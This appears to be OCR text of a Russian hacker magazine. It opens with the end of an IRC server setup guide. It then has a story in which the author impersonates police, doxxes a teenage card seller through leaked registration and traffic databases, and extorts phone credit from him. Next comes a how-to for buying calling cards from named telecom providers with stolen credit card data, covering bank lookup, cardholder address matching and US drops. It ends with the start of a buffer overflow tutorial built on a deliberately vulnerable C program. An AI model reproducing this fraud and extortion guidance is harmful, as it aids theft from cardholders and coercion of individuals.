
Далее идут самые интересные - и одни из самых важных - настройки в сервере.

C:192.168.0.2:pass:irc2.vld.ru:6667:40
N:192.168.0.2:pass:irc2.vld.ru::40
Лайны, отвечающие за соединения с другими серверами. У си-лайна поля такие: хвост, пасс, имя сервера, порт и класс соединения. У н-лайна все очень похоже: хвост, пасс, имя сервера, маска хвоста и класса соединения. Ясно дело, что си- и н-лайны должны быть у обеих сторон, а иначе ничего не соединится.

Z:127.0.0.1:Please don't log on from the local machine:*
З-лайн. Что-то типа вечного акилла на сервер. Поля: ип, причина, звездочка. Все просто и понятно.

H:*::irc.vld.ru
Хэ-лайн =)). Если сервер будет пускать к себе на коннект хаба, то нужно добавить такое поле, чтобы хаб мог функционировать именно как хаб (чтобы масло было масляным =).

Вот вроде и все... Теперь набирай ./ircd и смотри. Должен заработать. Подключайся, набирай /quote help и читай. Приведу несколько команд для начала. /quote oper nick pass дает права опера тебе, причем независимо от того, совпал ли твои ник с ником, указанным в конфиге. /quote wallops Server is going to restart посылает сообщение всем с флагом +w. Ну, очень полезная вещь! /quote connect server.network.ru 6667 подрубает локальный сервер к удаленному по указанному порту. Соединение происходит только при наличии си- и н-лайнов у обеих сторон. /quote kill nick reason прибивает юзера с ником по указанной причине.
"А как же хаб?",- спросишь ты. А все очень просто, перед предкомпиляционной конфигурацией укажи, что ты компилишь хаба, да и в конфиге тоже заместо Хэ-поля вставляй Лэ-поля. Придется долго прописывать си- и н-лайны для каждого сервер-листа, да и согласовывать тоже будет муторно. Но ты справишься. Не забывай самое главное - теперь ты сам хозяин IRC и начальник Интернета ;).





"Кролики",
или как пополнить баланс своего лицевого счета

Предыстория

Пятница , вечер... Я сидел на работе, злой как собака после очередного полового контакта с шефом. Привычно икнула аська и выкинула нового не известного мне юзеря.
"Wassup!!!!!!!! купи креды с ЦЦВ!"
Опппппаа! Нормальная тема. Дальше происходит следующий диалог.

Действующие лица:
МаЗАфАкИн - собственно я
ДуРик - ЛОХХнеский хацкер

Мазафакин. А чего, есть креды для продажи?
Лох. Да! И очень много.
Мазафакин. Давай, я беру, есть штук 200-300?
Лох. Да! Конечно, братуха, давай!
Мазафакин. Давай так, ты мне кидаешь, я проверяю и делаю покупку
Лох. Давай!!!

Кидает мне номер креды, я как добропорядочный человек, конечно, ничего с ней не делаю. Отписываю ему опять.

Мазафакин. Готово , мне понравилось, все номера правильные!
Лох. Ок, как будешь проплачивать? Я тут уже продал сегодня 200 штук на 200$.
Мазафакин. Давай так, я не люблю все это говорить через Интернет, дай свой тел, договоримся, и все будет нормально!
Лох. Хммм, а ты не мент?
Мазафакин. Ты охренел?!
Лох. Ок, ок, прости. Нет, я не смогу дать свой телефон. =(
Мазафакин. Ок, тогда на тебе мой мобильник, звони на него, договоримся, и при встрече - тебе бабки, мне - креды, но смотри, что бы все было чики-пуки!
Лох. Хааарош! Не первый раз же!
Мазафакин. Звони сейчас!!!

ПОЛЕЗНО ПОМНИТЬ!
Ты можешь подключить автоопределение номера на свой сотовый телефон!
Звонок..................
Номер звонящего соответственно определяется.

Я. Алле!
Лох. Привет брат (!!!!), ну чего?
Я. Спасибо за звонок, до свидания!
Лох. Не поня...... (обрыв связи)

Дальше действует стандартная процедура. Для ее выполнения тебе потребуется.
1. База данных прописки.
2. База данных ГАИ.

Пробиваем номер телефона, на нем прописана целая семейка. По году рождения и имени вычисляем ЛОХа. По базе ГАИ пробиваем автомашину ПАПЫ, МАМЫ... В это время на аське начинается судорожное икание.

ЛОХ. Брат! Ты что - мент???????
Мазафакин. Нет, родной! Мы называем себя СПЕЦслужбами!
За кадром песня "НАША СЛУЖБА И ОПАСНА И ТРУДНА...".

ЛОХ. Мляяя... меня посадят?
Голос за кадром: Моргала выколю!!!

Мазафакин. Может быть. Смотря что и как...
ЛОХ. Не надо... Меня родители убьют!
Крики за кадром: Ах ты маленький ублюдок!

Мазафакин. А что делать... Представьтесь, пожалуйста,
Лох. Меня зовут Вова.
Мазафакин. Не ври :). Мы давно за тобой пасемся.
Даю ему полный расклад по прописке.
Лох. Я так и знал! Мне говорил Андрюха (?), что за мной ходят :(. Но я же ничего не делал!
Голос за кадром: Штирлиц обернулся, Борман резвенько перескочил на другую сторону улицы.....

Мазафакин. Не надо грязи, СЕНЯ!
Лох. Я не Сеня!
Голос за кадром: Вы не знаете, зачем Володька сбрил усы???

Мазафакин. Неважно.
Тишина... минут 10. Я терпеливо жду.

Лох. Что Вы молчите?
Голос за кадром: Народная шутка, я не молчу, я просто медленно моргаю...

Мазафакин. Отписываю лист на тебя, завтра приедешь к нам с родителями, тебе предъявят обвинения, все посмотришь, потом будете звонить адвокатам.
Лох. Не НАДО!!! Пожалуйста! Можно это как-то исправить?
Вот тут как раз начинается самое интересное!

Мазафакин. Так! Я не понял!!!
Голос за кадром: Взятка должностному лицу...

Лох. Ну... Вы знаете!
Мазафакин. Хорошо, мне нужен весь расклад на сцену, кто сколько и чего.
Лох. А... я знаю людей, кто конкретно этим занимается, кардит.
Голос за кадром: Горрбатый, выходи!!!

Мазафакин. Хорошо, мне это пока не нужно, я занимаюсь только тобой.
Лох. Хорошо.
Мазафакин. Так, у меня сейчас на телефоне - 2 доллара, мне нужно денег докинуть на телефон.
Лох. ХОРОШО!!! Все? Дело закроют?

Мазафакин. Да, я тебе его пришлю по почте, будешь смотреть на него.
Лох. :) Хорошо! А сколько нужно?
Мазафакин. Ну, хватит и 200, ты же продал номера?
Лох. У меня столько нет! =(
Мазафакин. Ок, все, завтра в 9-00 к нам, щас дам адрес.
Лох. НЕТ! НЕТ! Не надо, хорошо! Мне надо подумать!
Мазафакин. Думай скорее, все, я жду пополнения баланса. Сам мне не пиши.
Лох. Хорошо...
Мазафакин. Пока, СЕНЯ!
Лох. Я не Сеня.
Мазафакин. Не понял...
Лох. Все, ОК, это теперь мое имя???

ПОЛЕЗНО ПОМНИТЬ!
Ты можешь узнать баланс своего лицевого счета, набрав со своего телефона 088011 (для МТС) или 696 (для Би+).

Послесловие

"Баланс Вашего лицевого счета равен 180 долларам США. В ближайшее время отключение Вашего номера не ожидается, спасибо за своевременную оплату".
Хех... какие же все-таки бывают непорядочные люди... :)




CC по-новому: Calling Cards
Еще раз о том, как бесплатно звонить за бугор

Заратустра (faq@real.xakep.ru)

Сантименты и халявный межгород

По телевизору в очередной раз показали социальную рекламу "Позвоните родителям". Зараженный хитроумными промо-компаниями, мозг прореагировал машинально: рука нащупала телефонную трубку, пальцы принялись набирать родительский номер. Да вот незадача: за неуплату счетов межгород оказался благополучно заблокирован, и звонок за тридевять земель - отменился :(. Схемы боксов, транков, эмуляторов таксофонных карточек - ушли в небытие после 3001-ого форматирования винта... Что делать? Свежая база CC дала ответ: будем затовариваться доступом к междугородке по кредиткам. Ты услышал что-то новое? Пора покинуть каменный век и узнать о супер актуальной фишке - calling cards.



Столько мудреного софта лишь для того, чтоб найти нужный телефон из бин-файла.

Что за бойда?

Сложно найти более-менее крупного провайдера, не предоставляющего доступа к IP-телефонии "по сверхвыгодным ценам". Это действительно дешевле, но часто сэкономленные 50% уходят на дерьмовое качество связи. Неужели мы будем отдавать честно заработанные бабки откормленным провам, чтобы получить шнягу? Ничего подобного. Возьмем за жабры "поставщиков услуг" путем приобретения у них аккаунтов-карточек по кредиткам.



Корпоративный дизайн повсюду. Также продают виртуальные автоответчики.

Карты-прозвонки бывают двух типов: работающие через городскую телефонную сеть и чисто Инетовские (бывают гибриды-мутанты :). Серьезный плюс первых: вне зависимости от качества твоего iNet-коннекта ты получишь стабильное соединение голосом, сможешь прозванивать заграницу из любого таксофона, служебного телефона на проходной :) и тому подобный праздник.

Фишка вторых: ты звонишь прямо из Инета, т.е. диалапщику не придется выходить из Сети, чтобы замутить звонок, обеспечивается большая анонимность (в логах не проходит твой домашний тел), доступно из любой точки мира, а не только где есть пулы провайдера.

О каждом подтипе отдельно, подробно и до кучи!

Net2Phone

www.net2phone.com

Вообще героическая фирма, только чудом выжившая в жестокой фраудерской сети! Этих красавцев кидали посерьезнее кого-либо из IP-телефонистов,][о них писал более двух лет назад. Но все течет, изменяется, мутирует, оснащается волосяным покровом. Теперь не прокатывают генеренки (впрочем, как и два года назад :) или карточки с неполной инфой. Как новинка - необходимость ввода названия банка-эмитента карты для Visa/Mastercard. Так что решением будет:

1) Юзать Discover карты.



Надо же, тут и обычные кредитки оформить можно...

2) Воспользоваться базой Dogmar`a для поиска банка, выдавшего карту по ее номеру.
3) Юзать CC из свопа, где указан банк-эмитент; такие обычно берутся с биллингов и шопов.
4) Откопать старинный генератор карточек, имеющий опцию прописи инфы по банку.

Итак, ты заимел аккаунт в данной шараге. Далее выкачиваешь софт для совершения звонков, вводишь свой ID, pin и прозваниваешь нужную страну/город. Качество вполне удовлетворяет, особенно если имеешь выход в сеть через крупного провайдера, имеющего стабильные каналы на Америку или даже US прова ;). О том, как юзать последнего на халяву, читай в этом же номере. Естественно, при звонках необходимо отрубить напстер, качалку, активный браузер: все, что может засорять трафик, столь необходимый N2P. Это касается и любой другой IP-телефонии, если ты, конечно, не сидишь на выделенной T3 линии :). Стоит заметить, что рассматриваемый сервис имеет как IP точки, так и нормальные номера для звонков за бугор: ты можешь воспользоваться и обычным телефоном, не только по Инету. Но, к сожалению, данной фичей могут насладиться только американцы, австралийцы, немцы и прочие негры. Их список на сайте фирмы www.net2phone.com.

ATT

www.att.com

ATT Global/Business 3 года назад нехило тараканили кул-хаки по всему миру, не исключая Россию. Сложно найти чела, который тогда, имея контакты на хакерманов, не сидел бы под IBM`ом. Славное было время... Сейчас же от всей той роскоши в России остался сервис ATT direct, с помощью которого можно устраивать международные переговоры, дозвонившись на локальный номер службы. Из всей России доступны только номера в Москве и Питере. Если система скажет, что они и в Улан-Удэ, Самаре, Ижевске - не верь скотине: все равно позвонит в Msk или SPB.

Все, конечно, очень хорошо... Да вот проблемка: как эту карту раздобыть, чтоб прозваниваться за бугор? Как обычно, бежим на сайт ATT networks. Их наличествует несколько: коммерческая вариация и пользовательская. Нас интересует первое, по адресу www.att.com. Здесь имеется широкая подборка сервисов по международной телефонии. Разобраться не сложно, хотя для медалистов, лауреатов конкурсов и просто гениев web`a приведу пример заказа prepaid-карты семейства ATT Global Traveler. Сперва выбираешь тип карточки.

Отдавливаем линк на Order карточки. Далее диалог: standard calling card и Virtual card. Первый вариант - по почте прилетает карточка. Естественно, супер фишка: можно подарить кому-нибудь на ДР, просто сунуть в кошелек и колотить понты от собственной крутости \m/ \m/ :). Но велик шанс обломаться: карточка высылается только по Америке, т.е. реально получить тулзу только через американского дропа. И я сильно сомневаюсь, что даже глупый американский подросток

Virtual AT&T PrePaid Phone Card

возьмется получать стуфф ценой в 50$ =(. Чтоб усладить посредника, надо пробивать как минимум десяток карт по полтосу грин, с чем возникает запах палева...


Итак, добрались до формы order`a virtual`a, которую следует заполнить благонадежной инфой ;). Поля адреса, штата (заметь, официально продают только американцам), ZIP`a - заполнять следует не от балды, а отталкиваясь от инфы CC. Также не указывай мыла на халявном сервисе.


По опыту, система часто не принимает свежие стопудово рабочие карты. В данном случае, если нет достойной альтернативы, логичным будет связаться с их саппортом голосом, воспользовавшись той же прозвонной картой ;). Там ребята окажутся более сговорчивыми, чем веб-форма. Плюс конторы - как и Net2Phone, не требует CVV2 по карте.

MCI WorldCom

www.mci.com

Видать, судьба у западных гигантов IT быть натянутыми россиянами. Wcom отличилась чуть позже ATT, когда повсеместно разошлись аккаунты на





Еще продают экспресс-карты для мобил, пагеров, которые нам вряд ли будут полезны.

доступ через сеть SITA в Инет от Wcom. Все российские пулы в 14 городах были благополучно забиты злобными российскими халявщиками ;).

Влетаем на сайт конторы www.mci.com и сразу видим рекламный баннер: типа ATT сосет грязь, т.к. у них, МСИаевцев, все круто, и платить придется на 40 процентов меньше... Круто, конечно... Но нам-то по барабану: главное, чтоб charge back не пришел столь скоро. Только отличие не в пользу MCI: опции virtual card нет, т.е. чтобы заиметь по CC данный сервис, придется бомбить карту на американского дропа.

Понятно, что это излишний гимор, которого не оказывается с тем же N2P, да вот уж очень симпатичной кажется фишка: ты прозваниваешься не через Инет, а с помощью комфортного московского/питерского пула IP-телефонии, который некоторое время назад можно было юзать 4free для прозвона по американским номерам toll-free зоны (1-800). Сим автор, естественно, пользовался ;). Так что определенный смысл погимориться с получением MCI-карты есть. Хотя самые пронырливые могут отыскать аккаунты, немного поковырявшись в софте установленных звонилок буржуинов, т.к. в swap/conf-файлах иногда прячется подобная радость.

1Callcard

www.1callcard.com

Когда добрался до финальной формы MCI - пришло огорчение: прямо сейчас позвонить не удастся, придется париться с дропом... Как вдруг в поисковике нарисовалась контора - 1CallCard, являющаяся посредником (aka дилером) множества компаний, занимающихся long distance (международной) телефонией. В чем же фишка? Все просто - контора продает как стандартные пластиковые карточки, так и просто виртуальные аккаунты!

В России они сотрудничают с MCI (тот же пул, что и у оригинала). Форма регистрации сделана для самых умных, т.е. максимально проста и требует дополнительно лишь Customer service phone number банка, выдавшего CC. Если удалось найти происхождение карты, т.е. название банка, то, прогулявшись до его сайта, в Help`е будет несложно обнаружить искомый номер. После успешного заполнения в твой майл прилетит #PIN ;). С ним уже топаешь на сайт прова телефонии, в данном случае MCI, и снимаешь инструкции по юзанию, которые вряд ли будут для тебя особо сложными :).

Mediaring

www.mediaring.com

В юзерской и кардерской среде - контора #2, после Net2Phone. Я лично познакомился с Медией случайно, когда пару лет назад искал какую-нибудь альтернативу NetMeeting`у, дабы наиболее комфортно общаться с Родиной посредством появившейся ISDN-линии. Надо сказать, сложилось хреновое впечатление о ВебФоне: вставил себя везде где только мог без спросу, начиная от автозагрузки, заканчивая заменой стандартной системы звукозаписи.

Прошло некоторое времечко, накопившаяся коллекция номеров асек была выменена на базу кред. Тогда-то и ударило в голову откопать линк на сайт МедиаРинга и прозваниваться домой из него по CC.

Оформление order`a предельно простое, и хитростью не пошло дальше приобретения типичного хостинга с доменом. Никаких хитростей, просто сначала регаешь бесплатный аккаунт для звонков Pc-2-Pc, а потом же поднимаешь его до Pc-2-Phone (Phone-2-Phone, как водится, из России недоступен).



Сервисы различаются по смелости: эти ребята не боятся отдавать аккаунты виртуалом.



Став чисто коммерческой, софтина для звонков стала значительно умнее.

необходимой суммы для заноса на счет с кредитки. Также можно задать autoRecharge, типа - как только заканчиваются бабки на счету, автоматом списывается новая сумма. Один мой кент так висел на линии несколько часов, пока не переговорил со всеми мемберами его многочисленного семейства, уехавшего в Израиль :).

Другие

Сервисов развелось - по самое ого-го. Ключевые слова для их поиска - prepaid cards, calling cards, virtual calling cards, long distance calls, abroad calls, etc. Потратив полчаса, ты откопаешь еще десяток контор (самые сладенькие уже здесь :), с которыми после короткого диалога можно будет получать удовольствие в различных позах. Все однотипно и отличается лишь загаженностью халявщиками-фраудерами. Если же тебе претит все нелегальное, то логично будет воспользоваться чем-то вроде www.hottelphone.com, www.dial-pad.com, www.poptel.com. Хотя несложно поверить в крайне хреновую связь там: постоянная занятость канала, обработка звонков далеко не во все страны, куча рекламы, нудные формы регистрации, обязательные промо анкеты...


Кончина

В очередной раз стоит дать предупреждение, что как бы деньги не списывались с СС и на какие траты, это будет называться одним словом - фрауд. И может преследоваться адекватными мерами со стороны внутренних органов. Понятно, что из-за 10$, взятых с аккаунта по N2P, - вряд ли будут сильно париться, а вот когда украдены сотни грин честного америкоса - могут стартовать проблемы. Любимая тема в борьбе с фраудом у Инет-компаний: мы логгаем все - номера, куда ты звонишь, откуда, куда был заказан call back, даже сами беседы, при необходимости :). Они уже не одну собаку съели на хитрецах вроде тебя, так что стоит сохранять осторожность, даже не выходя из виртуала. Ибо миф о том, что все реальное - будет наказано реально, а виртуальное - виртуально, лишь миф. Запад умнеет и переходит от пассивной обороны к отслежке конкретных фрауд-индивидов и сбору оперативной инфы.

Lucky Comm (Click4Prepaid)

http://www.click4prepaid.com/

Пока другие провайдеры заманивают клиентуру всякими VPN`ами, secure dial`ами, worldwide roaming`ами, т.е. всем тем, что уже достало порядком, предложенная контора дает реально свежую фишку - callback. В других местах приходилось активно работать губами из-за доступности сервиса только в США. Тут же ты залезаешь в свой аккаунт, заполняешь заказ на callback, отрубаешься от инета, и через несколько секунд твою жилплощадь посещает звонок... Нет, не из милиции и даже не от слона из сказки Корнея Чуковского. Это звонит сервис Click4Prepaid, дабы дать мазу звонка из любой точки мира за бугор, где есть телефон. Дозвонились? OK, вводим pin и соединяемся с нужной нам страной. Все очень просто.
Заказ идет без проблем и, в отличие от подобных контор, включает самостоятельную установку



Массовый callback еще даст о себе знать, поверь.

Найди дыру в Си-скрипте

ST4M1N4 (ST4M1N4@LOVECITY.RU)

Ежедневник эксплойтера

Практически каждый день в различных сводках по security проскакивают сообщения: "Найдено переполнение буфера в такой-то софтине; некорректная обработка параметра там-то; исполнение кода с административных привилегий" и т.д. Что же делает в таких случаях среднестатистический хакер? Правильно! Начинает судорожно искать рабочий эксплойт и, при обнаружении оного, так же судорожно ломать с помощью находки уязвимые хосты. В некоторых случаях это не требующее особой мозговой деятельности занятие оправдывает себя. Например, когда нашему хакеру необходимо выполнить и перевыполнить план по отдефейсенным сайтам и благодаря этому стать в своих кругах общепринятой элитой. Но все же у многих возникает желание выйти за границы, исчисляемые десятками и сотнями использованных эксплоитов, и заняться "чиста отцовской" деятельностью - не пустым использованием, а исследованием. О чем я? О том, что читать bugtraq хорошо, а уметь обходиться без него/использовать с наибольшей пользой - еще лучше! Что делать? Будем вести направленное изучение программного обеспечения с целью нахождения в нем ошибок. Большая часть качественного, профессионального современного ПО написана на языке Си, поэтому именно о нем пойдет речь, хотя хотелось бы сказать, что нижеизложенная информация применима к любому софту, написанному для Intel и Intel-like процессоров.

Buffer overflow

Пожалуй, самым распространенным словосочетанием, ходящим между людьми, каким-либо боком связанными с security, является "buffer overflow", или по-нашенски - "переполнение буфера". На самом деле переполнением буфера можно назвать технологию или еще лучше - класс ошибок, благодаря которым можно творить интересные вещи с программой, в которой они имеются.

Чтобы не разводить мутных базаров на несколько страниц, объясню основную мысль практически всех переполнений на конкретном примере, включающем "классическое переполнение буфера". Допустим, есть у нас следующая "дырявая" программа:

```
void main (int argc, char **argv)
{
        if (argc != 2)
                return;

        bugged (argv[1]);
}

void bugged (char *str)
{
        char c;
        char buffer[2];

        strcpy (buffer, str);
}
```

Если ее скомпилировать и запустить с параметром длиной в более чем один символ:

"./a.out 1111111111111111111"

...то она просто-напросто упадет.

Wazzzzzzzzzup?

Теперь разберемся, из-за чего это происходит. В финале кода вызывается библиотечная функция strcpy(), копирующая строку, на которую указывает второй параметр, в массив, указатель на который передается в качестве первого параметра. С чего начинается Родина, тьфу, строка? Первым ее параметром канает char-массив фиксированной длины в 2 элемента, второй элемент - строка, поступающая в качестве параметра для проги. В нашем случае - "1111111111111111111", т.е., включая завершающий нуль, она представляет собою char-массив из 20-и элементов. Что же здесь происходит? Мы пытаемся скопировать в массив из двух байт другой массив, длина которого - 20 байт. Производя копирование, функция strcpy записывает в массив "buffer" 2 байта, а остальные 18 байт пишутся в стек дальше, уже за пределы отведенного под buffer места, туда, где располагается переменная "c". Там же находится переменная "str" и, наконец, там же находится адрес возврата функции. Помимо этого, может перекрываться еще куча других данных, которые зависят от архитектуры процессора, операционной системы, компилятора. Естественно, значения всех этих переменных заменяются на копируемые данные.

Серьезная часть данных, например, адрес возврата, жизненно необходима для дальнейшей работы программы, поэтому замены на что-то другое могут негативно сказаться на ее работе.



Данный проект породил целый класс хакеров - securityfocus-haqers

Ghost in the shell... Shellcode

Вернемся еще раз к модным словам и словосочетаниям. К одним из следующих "папских" слов после "buffer overflow" следует отнести "shellcode". Для чего же он нужен, этот шеллкод... Чаще всего нам требуется не просто убить программу, содержащую ошибку с переполнением буфера, а необходимо каким-то образом сделать так, чтобы ломаемая программа исполнила нужную команду, например, сделала "exec ('/bin/sh')". Сего можно достичь при помощи того самого шеллкода. Если вернуться в вышеприведенному примеру дырявой программы, то для того чтобы она сделала нужный нам системный вызов, необходимо вместо "111...." передать ей нечто, именуемое шеллкодом. В данном случае шеллкод - это последовательность команд процессора, которые должны выполниться после завершения работы функции bugged(). Здесь есть еще один тонкий момент. Его суть - адрес возврата. Он пишется в стек при запуске какой-либо функции (в нашем случае эта функция - bugged ()) и указывает на следующую инструкцию, которая идет после call func. После того как функция завершает свою работу, она берет из стека адрес возврата и передает управление коду, который находится по адресу возврата. Переполнив буфер, мы можем также переписать данные в стеке с адресом возврата.

Траблы

